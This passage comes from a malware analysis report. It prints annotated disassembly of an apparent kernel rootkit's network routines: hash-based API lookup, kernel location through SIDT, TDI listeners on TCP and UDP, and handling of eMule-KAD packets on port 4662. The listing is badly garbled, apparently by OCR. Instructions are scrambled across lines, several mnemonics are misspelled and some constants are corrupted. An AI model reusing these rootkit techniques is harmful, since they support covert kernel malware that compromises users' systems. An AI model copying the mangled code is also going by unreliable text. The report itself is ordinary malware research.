                                        : 0xf7bc6f48 UNICODE STRING
"\device\udp"
.text:1000486F
                 +0x00c Attributes
                                        : 0x240
                 +0x010 SecurityDescriptor : (null)
.text:1000486F
                 +0x014 SecurityQualityOfService : (null)
.text:1000486F
.text:1000486F */
.text:1000486F
                              call
                                      TDIOpenTransport
.text:1000486F
.text:10004874
                              test
                                      eax, eax
.text:10004876
                              mov
                                      ebx, ODE45E96Ch; hash:
ExAllocatePool
.text:1000487B
                              j1
                                      short SetUp UpDown loadingFiles
.text:1000487B
.text:1000487D
                              push
                                      ebx
.text:1000487E
                              call
                                      FindKernel bySidtCall
.text:1000487E
                              push
.text:10004883
.text:10004884
                                      FindAPIbyHash
                              call
.text:10004884
.text:10004889
                              push
                                      10h
.text:1000488B
                              push
                                      edi
                                                     ; ExAllocatePool
.text:1000488C
                              call
                                      eax
.text:1000488C
.text:1000488E
                                      esi, eax
                              mov
.text:10004890
                              cmp
                                      esi, edi
.text:10004892
                                      short SetUp UpDown loadingFiles
                              jΖ
.text:10004892
                              call
.text:10004894
                                      ComputeDelta
.text:10004894
.text:10004899 /
.text:10004899
                 Execute Worker routine
.text:10004899 UDP :
.text:10004899 kd> dt WORK QUEUE ITEM 82a969f8 -r
.text:10004899 nt! WORK QUEUE ITEM
.text:10004899
                                         : _LIST_ENTRY [ 0x0 - 0x0 ]
                 +0x000 List
.text:10004899
                    +0x000 Flink
                                            : (null)
.text:10004899
                    +0x004 Blink
                                            : (null)
.text:10004899
                 +0x008 WorkerRoutine : 0x82cf882a
                                                          void
+fffffff82cf882a
.text:10004899
                 +0x00c Parameter
                                   : 0x82a969f8
.text:10004899
.text:10004899
.text:10004899 */
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.text:10004899
.text:10004899
                              add
                                      eax, 0F57824A6h; xref:
TDIReceiveDatagram
.text:1000489E
                              push
                                      7E91282h
                                                   ; hash :
ExQueueWorkItem
.text:100048A3
                                      [esi+ WORK QUEUE ITEM.WorkerRoutine],
                              mov
eax
.text:100048A6
                              mov
                                      [esi+ WORK QUEUE ITEM.Parameter], esi
.text:100048A9
                                      [esi+_WORK_QUEUE_ITEM.List.Flink], edi
                             mov
.text:100048AB
                                      FindKernel bySidtCall
                              call
.text:100048AB
.text:100048B0
                             push
                                      eax
.text:100048B1
                              call
                                      FindAPIbyHash
.text:100048B1
.text:100048B6
                              push
                                      1
.text:100048B8
                              push
                                      esi
.text:100048B9
                              call
                                                     ; ExQueueWorkItem
                                      eax
.text:100048B9
.text:100048BB
.text:100048BB SetUp_UpDown_loadingFiles:
                                                      ; CODE XREF:
WorkerRoutine ForTCPandUDP+AEj
.text:100048BB
WorkerRoutine ForTCPandUDP+C5j
.text:100048BB
                              mov
                                    eax, ds:0FFDF0308h
.text:100048C0
                                              ; KAD Protocol
                                     1236h
                              push
Standard Port for Up/Downloading files = 4662
.text:100048C5
                              push
                                      edi
                                      eax, 690h
.text:100048C6
                              add
.text:100048CB
                              push
                                      eax
.text:100048CC
                              lea
                                      eax, [ebp+device tcp]
.text:100048CF
                              push
                                      eax
.text:100048D0 /*
.text:100048D0 kd> dt OBJECT ATTRIBUTES f7bc6f14 -r
.text:100048D0 nt! OBJECT ATTRIBUTES
.text:100048D0 +0x000 Length
                                        : 0x18
               +0x004 RootDirectory : (null)
.text:100048D0
.text:100048D0
               +0x008 ObjectName
                                        : 0xf7bc6f48 UNICODE STRING
"\device\tcp"
.text:100048D0
                   +0x000 Length
                                           : 0x16
.text:100048D0
                   +0x002 MaximumLength : 0x18
                    +0x004 Buffer
                                           : 0xf7bc6f74 "\device\tcp"
.text:100048D0
.text:100048D0
                 +0x00c Attributes
                                        : 0x240
.text:100048D0
                 +0x010 SecurityDescriptor: (null)
.text:100048D0
                 +0x014 SecurityQualityOfService : (null)
.text:100048D0 */
.text:100048D0
                              call
                                      TDIOpenTransport
.text:100048D0
.text:100048D5
                              test
                                      eax, eax
                                      short loc 10004917
.text:100048D7
                              jl
.text:100048D7
.text:100048D9
                              push
                                      FindKernel bySidtCall
.text:100048DA
                              call
.text:100048DA
.text:100048DF
                              push
.text:100048E0
                                      FindAPIbyHash
                              call
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.text:100048E0
.text:100048E5
                               push
                                        10h
.text:100048E7
                                        edi
                               push
                               call
.text:100048E8
                                        eax
                                                        : ExAllocatePool
.text:100048E8
.text:100048EA
                                        esi, eax
                                mov
.text:100048EC
                                cmp
                                        esi, edi
.text:100048EE
                                jΖ
                                        short loc 10004917
.text:100048EE
.text:100048F0
                                call
                                        ComputeDelta
.text:100048F0
.text:100048F5
                                        eax, 0F578272Ch; xref:
                                add
TDLListenForConnection
.text:100048FA
                                        7E91282h
                                push
                                                        ; hash :
ExQueueWorkItem
                                        [esi+ WORK QUEUE ITEM.WorkerRoutine],
.text:100048FF
                                mov
eax
.text:10004902
                                        [esi+ WORK QUEUE ITEM.Parameter], esi
                                mov
                                        [esi+_WORK_QUEUE_ITEM.List.Flink], edi
.text:10004905
                                mov
.text:10004907
                                call
                                        FindKernel bySidtCall
.text:10004907
.text:1000490C
                                push
                                        eax
                                        FindAPIbyHash
.text:1000490D
                               call
.text:1000490D
.text:10004912
                                        1
                                push
.text:10004914
                                push
                                        esi
.text:10004915
                                call
                                        eax
                                                        ; ExQueueWorkItem
Opens KAD Service Port:
.text:10002292
                                push
                                        ebp
.text:10002293
                               mov
                                        ebp, esp
.text:10002295
                               sub
                                        esp, 68h
.text:10002298
                               push
                                        ebx
.text:10002299
                               push
                                        esi
                                        esi, [ebp+devobj]
.text:1000229A
                               mov
.text:1000229D
                               push
                                        edi
.text:1000229E
                                push
                                        esi
.text:1000229F
                                        TDIQueryAddress
                               call
.text:1000229F
.text:100022A4
                                        edi, eax
                               mov
.text:100022A6
                                xor
                                        ebx, ebx
.text:100022A8
                                cmp
                                        edi, ebx
.text:100022AA
                                        loc 100023FC
                                jl
.text:100022AA
.text:100022B0
                                mov
[esi+DEVICE OBJECT.AttachedDevice]
.text:100022B3
                                        eax, [eax+DRIVER OBJECT.DeviceObject]
.text:100022B6
                                push
                                        0AA66EFD6h
                                                      ; hash :
IoBuildDeviceIoControlRequest
.text:100022BB
                                mov
                                        edi, 0C000009Ah
.text:100022C0
                                        [ebp+devobj], eax
                                mov
.text:100022C3
                                call
                                        FindKernel bySidtCall
.text:100022C3
.text:100022C8
                               push
                                        eax
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.text:100022C9
                              call
                                       FindAPIbyHash
.text:100022C9
.text:100022CE
                               push
                                       ebx
                               push
.text:100022CF
                                       ehx
.text:100022D0
                               push
.text:100022D2
                               push
                                       ebx
.text:100022D3
                               push
                                       ebx
                              push
.text:100022D4
                                       ebx
.text:100022D5
                                       ebx
                               push
.text:100022D6
                               push
                                       [ebp+devobj]
.text:100022D9
                               push
.text:100022DB /*
.text:100022DB kd> !devobj 82cb7860
.text:100022DB Device object (82cb7860) is for:
.text:100022DB Tcp \Driver\Tcpip DriverObject 82c5e9a8
.text:100022DB Current Irp 00000000 RefCount 91 Type 00000012 Flags 00000050
.text:100022DB Dacl e1699c64 DevExt 00000000 DevObjExt 82cb7918
.text:100022DB ExtensionFlags (0000000000)
.text:100022DB Device queue is not busy.
.text:100022DB */
                               call
.text:100022DB
                                       eax
IoBuildDeviceIoControlRequest
.text:100022DB
.text:100022DD
                                       eax, ebx
                               cmp
.text:100022DF
                                       [ebp+devobj], eax
                               mov
.text:100022E2
                                       loc 100023FC
                               jΖ
.text:100022E2
.text:100022E8
                                       edi, 2C655ACDh ; hash : nt!memset
                               mov
.text:100022ED
                               push
.text:100022EE
                                       FindKernel bySidtCall
                               call
.text:100022EE
.text:100022F3
                               push
.text:100022F4
                                       FindAPIbyHash
                               call
.text:100022F4
                               push
.text:100022F9
                                       2Eh
.text:100022FB
                               lea
                                       ecx,
[ebp+ TDI CONNECTION INFORMATION.UserDataLength]
.text:100022FE
                               push
                                       ebx
.text:100022FF
                               push
                                       ecx
.text:10002300
                               call
                                       eax
                                                        ; memset
.text:10002300
.text:10002302
                               add
                                       esp, 0Ch
.text:10002305
                               lea
                                       eax,
[ebp+ TA IP ADDRESS.TAAdressCount]
.text:10002308
                                       edi
                               push
.text:10002309
                               mov
[ebp+ TDI CONNECTION INFORMATION.RemoteAddressLength], 16h
.text:10002310
                               mov
[ebp+ TDI CONNECTION INFORMATION.RemoteAddress], eax
.text:10002313
                                       [ebp+_TA_IP_ADDRESS.TAAdressCount], 1
                               mov
.text:1000231A
                               mov
[ebp+_TA_IP_ADDRESS._TA_ADDRESS_IP.AdressLength], 0Eh
.text:10002320
                               mov
[ebp+ TA IP ADDRESS. TA ADDRESS IP.AdressType], TDI ADDRESS TYPE IP
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.text:10002326
                               mov
[ebp+_TA_IP_ADDRESS._TA_ADDRESS_IP._TDI_ADDRESS_IP.in_addr], ebx
.text:10002329
                               mov
[ebp+_TA_IP_ADDRESS._TA_ADDRESS_IP._TDI_ADDRESS_IP.sin_port], bx
.text:1000232D
                               call
                                     FindKernel bySidtCall
.text:1000232D
.text:10002332
                               push
                                       eax
.text:10002333
                               call
                                       FindAPIbyHash
.text:10002333
.text:10002338
                               push
                                       2Eh
.text:1000233A
                               lea
[ebp+__TDI_CONNECTION_INFORMATION.UserDataLength]
.text:1000233D
                               push ebx
.text:1000233E
                               push
                                       ecx
.text:1000233F
                               call
                                       eax
                                                       ; memset
.text:1000233F
.text:10002341
                                       ecx, [ebp+devobj]
                               mov
.text:10002344
                               mov
[ebp+ TDI CONNECTION INFORMATION.RemoteAddressLength], 16h
.text:1000234B
                                      [ebp+__TA_IP_ADDRESS.TAAdressCount], 1
                               mov
.text:10002352
                               mov
[ebp+ _TA_IP_ADDRESS._TA_ADDRESS_IP.AdressLength], 0Eh
.text:10002358
                               mov
[ebp+ TA IP ADDRESS. TA ADDRESS IP.AdressType], TDI ADDRESS TYPE IP
.text:1000235E
                               mov
[ebp+__TA_IP_ADDRESS._TA_ADDRESS_IP._TDI_ADDRESS_IP.in_addr], ebx
.text:10002361
                               mov
[ebp+__TA_IP_ADDRESS._TA_ADDRESS_IP._TDI_ADDRESS_IP.sin_port], bx
.text:10002365
                               lea
[ebp+ TA IP ADDRESS.TAAdressCount]
.text:10002368
                               WO W
[ebp+ TDI CONNECTION INFORMATION.RemoteAddress], eax
.text:1000236B
                               mov eax, dword ptr
[ecx+IRP.Tail.Overlay.anonymous_1.anonymous_0] ; IO_STACK_LOCATION
.text:1000236E
                               mov
                                       [eax-8], ebx
IO STACK LOCATION.CompletionRoutine
.text:10002371
                                       [eax-4], ebx
                               mov
 IO STACK LOCATION.Context
                                       [eax-21h], bl ;
.text:10002374
                               mov
IO STACK LOCATION.Control
.text:10002377
                               sub
                                       eax, 24h
                                       eax, [ecx+60h] ; IO_STACK_LOCATION
.text:1000237A
                               mov
.text:1000237D
                               sub
                                       eax, 24h
.text:10002380
                                       [eax+IO STACK LOCATION.MajorFunction],
                               mov
IRP MJ INTERNAL DEVICE CONTROL
.text:10002383
                               mov
                                       [eax+IO STACK LOCATION.MinorFunction],
TDI LISTEN
.text:10002387
                                       edx, [esi+10h]
                               mov
                                       edx, [edx+ FILE OBJECT.DeviceObject]
.text:1000238A
                               mov
.text:1000238D
                                       [eax+IO STACK LOCATION.DeviceObject],
                               mov
.text:10002390
                                       edx, [esi+8]
                               MOM
.text:10002393
                                       [eax+IO STACK LOCATION.FileObject],
                               mov
edx
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.text:10002396
                              lea
                                    edx,
[ebp+ TDI CONNECTION INFORMATION.UserDataLength]
.text:10002399
                             mov
[eax+IO STACK LOCATION.Parameters.DeviceIoControl.InputBufferLength], edx
.text:1000239C
                             mov
[eax+IO STACK LOCATION.Parameters.DeviceIoControl.OutputBufferLength], ebx
.text:1000239F
                             lea
                                    edx,
[ebp+ TDI CONNECTION INFORMATION.UserDataLength]
.text:100023A2
                          mov
[eax+IO STACK LOCATION.Parameters.DeviceIoControl.IoControlCode], edx
.text:100023A5
                              add
                                     esp, OCh
.text:100023A8
                                     eax, [ebp+var 8]
                             lea
.text:100023AB
                             push eax
.text:100023AC
                             mov
                                     eax, [esi+10h]
                             push
                                     [eax+_FILE_OBJECT.DeviceObject]
.text:100023AF
                              push
.text:100023B2
                                      ecx
.text:100023B3
                                     TDICall
                              call
.text:100023B3
.text:100023B8
                              mov
                                  edi, eax
.text:100023BA
                              cmp
                                   edi, ebx
.text:100023BC
                                     short loc 100023FC
                              jl
.text:100023BC
.text:100023BE /*
.text:100023BE Change Endiannes
.text:100023BE */
.text:100023BE
                              mov
                                      ecx,
[ebp+__TDI_CONNECTION_INFORMATION.RemoteAddress]
                             mov eax, [ecx+0Ah] ;
.text:100023C1
TA_ADDRESS.TA_ADDRESS_IP.TDI_ADDRESS_IP.in_addr
.text:100023C4
                             mov
                                   edx, eax
.text:100023C6
                                     [ebp+devobj], eax ; AABBCCDD
                              mov
.text:100023C9
                                     eax, 0FF00h ; 0000CC00
                              and
                                    edx, 10h
.text:100023CE
                                                     ; CCDD0000
                             shl
                                    edx, eax
                                                    ; CCDDCC00
.text:100023D1
                             or
.text:100023D3
                                  eax, eax ah, byte
.text:100023D3
                             xor
                                     ah, byte ptr [ebp+devobj+2]; 0000BB00
.text:100023D5
                              mov
                                     edx, 8
.text:100023D8
                              shl
                                                     ; DDCC0000
.text:100023DB
                                     edx, eax
.text:100023DB
                              or
                                                    ; DDCCBB00
                             movzx eax, byte ptr [ecx+0Dh] ; 000000AA
.text:100023DD
.text:100023E1
                              or
                                     edx, eax
                                                    ; DDCCBBAA
.text:100023E3
                              mov
                                     eax, [ebp+in addr]
Returns Opened Port and IP address:
.text:100023E6
                              mov
                                     [eax], edx
.text:100023E8
                              movzx
                                     eax, word ptr [ecx+8];
TA_ADDRESS.TA_ADDRESS_IP.TDI_ADDRESS_IP.sin_port
.text:100023EC
                             movzx cx, ah
.text:100023F0
                                     eax, 8
.text:100023F3
                             add
                                     cx, ax
.text:100023F6
                             mov
                                    eax, [ebp+port]
.text:100023F9
                             mov
                                     [eax], cx
.text:100023F9
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Setup TDI Receive Event for accepting UDP connections:

```
.text:100025E9
                                      2Eh
                               push
.text:100025EB
                               lea
                                       ecx,
[ebp+ TDI CONNECTION INFORMATION.UserDataLength] ; ReceiveInfo Buffer
.text:100025EE
                               push
                                       ebx
.text:100025EF
                               push
                                       ecx
.text:100025F0
                               call
                                                       ; memset
                                       eax
.text:100025F0
.text:100025F2
                               mov
[ebp+ TDI CONNECTION INFORMATION.RemoteAddressLength], 16h
.text:100025F9
                                     [ebp+_TA_IP_ADDRESS.TAAdressCount], 1
                               mov
.text:10002600
                               mov
[ebp+ TA IP ADDRESS. TA ADDRESS IP.AdressLength], OEh
.text:10002606
                               mov
[ebp+_TA_IP_ADDRESS._TA_ADDRESS_IP.AdressType], TDI_ADDRESS_TYPE_IP
.text:1000260C
                               mov
[ebp+_TA_IP_ADDRESS._TA_ADDRESS_IP._TDI_ADDRESS_IP.in addr], ebx
.text:1000260F
                               mov
[ebp+_TA_IP_ADDRESS._TA_ADDRESS_IP._TDI_ADDRESS_IP.sin_port], bx
.text:10002613
                               lea
                                       eax,
[ebp+ TA IP ADDRESS.TAAdressCount]
.text:10002616
                               mov
[ebp+_TDI_CONNECTION_INFORMATION.RemoteAddress], eax
.text:10002619
                               mov eax, dword ptr
[esi+IRP.Tail.Overlay.anonymous_1.anonymous_0]; IO_STACK_LOCATION of next
lower driver's I/O
.text:1000261C /*
.text:1000261C Package IOCTL Request Packet
.text:1000261C
                 Setup ClientEventReceiveDatagram
.text:1000261C */
.text:1000261C
                               mov
                                       [eax-8], ebx
IO STACK LOCATION.CompletionRoutine
                                       [eax-4], ebx
.text:1000261F
                               mov
IO STACK LOCATION.Context
.text:10002622
                               mov
                                       [eax-21h], bl
IO STACK LOCATION.Control = METHOD BUFFERED
.text:10002625
                               sub
                                       eax, 24h
                                                       ; point to next io
stack
.text:10002628
                              mov
                                       eax, dword ptr
[esi+IRP.Tail.Overlay.anonymous 1.anonymous 0]
.text:1000262B /*
                  IoStack = next IrpStackLocation
.text:1000262B
.text:1000262B */
.text:1000262B
                                       eax, 24h
                                                       ; point to CURRENT
                               sub
IO STACK LOCATION
                                       [eax+IO STACK LOCATION.MajorFunction],
.text:1000262E
                               mov
IRP MJ INTERNAL DEVICE CONTROL
.text:10002631
                               mov
                                       [eax+IO STACK LOCATION.MinorFunction],
TDI RECEIVE DATAGRAM
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.text:10002635
                                       ecx, [edi+10h]
                               mov
.text:10002638
                                       ecx, [ecx+ FILE OBJECT.DeviceObject]
                               mov
                                       [eax+IO STACK LOCATION.DeviceObject],
.text:1000263B
                               mov
ecx
.text:1000263E
                                       ecx, [edi+10h]
                               mov
.text:10002641
                                       [eax+IO STACK LOCATION.FileObject],
                               mov
ecx ; FileObject
.text:10002644
                               mov
                                       ecx, [ebp+ buffer size ]
.text:10002647
                               mov
[eax+IO STACK LOCATION.Parameters.DeviceIoControl.OutputBufferLength], ecx
.text:1000264A
                               lea
                                       ecx, [ebp+InputBufferLength]
.text:1000264D
                               mov
[eax+IO STACK LOCATION.Parameters.DeviceIoControl.InputBufferLength], ecx
.text:10002650
                              mov
[eax+IO STACK LOCATION.Parameters.DeviceIoControl.Type3InputBuffer], 20h
.text:10002657
                               lea
[ebp+ TDI CONNECTION_INFORMATION.UserDataLength]
.text:1000265A
                              mov
[eax+IO STACK LOCATION.Parameters.DeviceIoControl.IoControlCode], ecx
.text:1000265D
                               mov
                                      eax, [ebp+buffer ffdf0308 678 mdl];
MDL
.text:10002660
                               mov
                                       [esi+IRP.MdlAddress], eax
                               add
                                       esp, OCh
.text:10002663
.text:10002666 /*
.text:10002666 kd> dt _IO_STATUS_BLOCK f5a02cf8
.text:10002666 nt! IO STATUS BLOCK
                                          : -2100336419
.text:10002666
                  +0x000 Status
.text:10002666
                 +0x000 Pointer
                                          : 0x82cf68dd
.text:10002666
                 +0x004 Information
                                         : 8
.text:10002666 */
.text:10002666
                               lea
                                       eax,
[ebp+IO STATUS BLOCK.anonymous.status]
.text:10002669
                               push
                                       eax
.text:1000266A
                                       eax, [edi+10h]
                               mov
.text:1000266D
                               push
                                       [eax+ FILE OBJECT.DeviceObject]
.text:10002670
                               push
                                       esi
                                                     ; IRP
.text:10002671 /*
                 TDIQueryDeviceControl
.text:10002671
.text:10002671 */
.text:10002671
                               call
                                       TDICall
.text:10002671
When UDP packet is received, checks validity of KAD packet:
.text:100045D7
                                       eax, byte ptr [esi]
                               movzx
.text:100045DA
                               add
                                       esp, 14h
.text:100045DD
                               sub
                                       eax, KAD STANDARD PACKET ; eMule-Kad =
0xE4 standard packet
.text:100045DD
                                                                     0xE5
zlib Compressed packets
.text:100045E2
                                       short KAD StandardPacket
                               jΖ
.text:100045E2
.text:100045E4
                               dec
                                       eax
KAD ZLIB COMPRESSED PACKET
.text:100045E5
                                       RECEIVE MORE
                               jnz
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Checks whether a HandShake is being initiated and sends necessary reply:
.text:10004638 KAD StandardPacket:
                                                        ; CODE XREF:
TDIReceiveDatagram+13Cj
                                       edi, [ebp+BUFFER]
.text:10004638
                               mov
.text:10004638
.text:1000463B
.text:1000463B check values in buffer:
                                                        ; CODE XREF:
TDIReceiveDatagram+190j
                                        eax, [esi+kad protocol.Opcode]
.text:1000463B
                               movzx
                                        eax, KAD SEARCH RES ;
.text:1000463F
                               cmp
<HASH(KEY)[16]><CNT1[2]><HASH(ANSWER)[16]><CNT2[2]><META>*(CNT2))*(CNT1)
.text:10004642
                                        short KAD PUBLISHED or FIREWALLED
.text:10004642
.text:10004644
                               jΖ
                                        RECEIVE MORE
.text:10004644
                                        eax, KAD HELLO REQ ;
.text:1000464A
                               cmp
<PEER (SENDER) [25]>
.text:1000464D
                               jΖ
                                        short KAD HELLO REQUEST
.text:1000464D
.text:1000464F
                               cmp
                                        eax, KAD_HELLO_RES ;
<PEER (RECEIVER) [25]>
.text:10004652
                                        short KAD HELLO RESPONSE
                               jΖ
.text:10004652
.text:10004654
                                        eax, KAD REQ
                               cmp
<TYPE[1]><HASH(TARGET)[16]><HASH(RECEIVER)[16]>
.text:10004657
                                        short KAD REQUEST
                               jΖ
.text:10004657
.text:10004659
                               cmp
                                        eax, KAD RES
<HASH(TARGET)[16]><CNT><PEER[25]>*(CNT)
Checks for Publish Requests:
.text:100046AA KAD PUBLISHED or FIREWALLED:
                                                        ; CODE XREF:
TDIReceiveDatagram+19Cj
                                        eax, KAD PUBLISH REQ ;
.text:100046AA
                                sub
<HASH(KEY)[16]<CNT1[2]><HASH(TARGET)[16]><CNT2[2]><META>* (CNT2) * (CNT1)
                                       short KAD PUBLISH REQUEST
.text:100046AD
                               jΖ
.text:100046AD
                                sub
.text:100046AF
                                        eax, 8
                                                        ; KAD PUBLISH RES
.text:100046B2
                                       _RECEIVE_MORE
                               jΖ
.text:100046B2
.text:100046B8
                                                        ; KAD FIREWALLED REQ
                               sub
                                       eax, 8
                                       short KAD FIREWALLED REQUEST
.text:100046BB
                               jΖ
.text:100046BB
.text:100046BD
                               sub
                                        eax, 8
                                                        ; KAD FIREWALLED RES
.text:100046C0
                                        short KAD FIREWALLED RESPONSE
                               jΖ
.text:100046C0
```

Figure XVIII Early KAD Funtionalities

Base on the functions seen in the malware, the majority of the functions are involved in Response. Handshake functionality is supported, but the necessary bootstrap functions to join a KAD network are not. Furthermore, when a PUBLISH request is received the malware only stores details from the received request, which is expected to be "string" information(s); no further action is taken. Should this be taken as an indication that the malware is spying on KAD networks?

VI.12 Related Works and References

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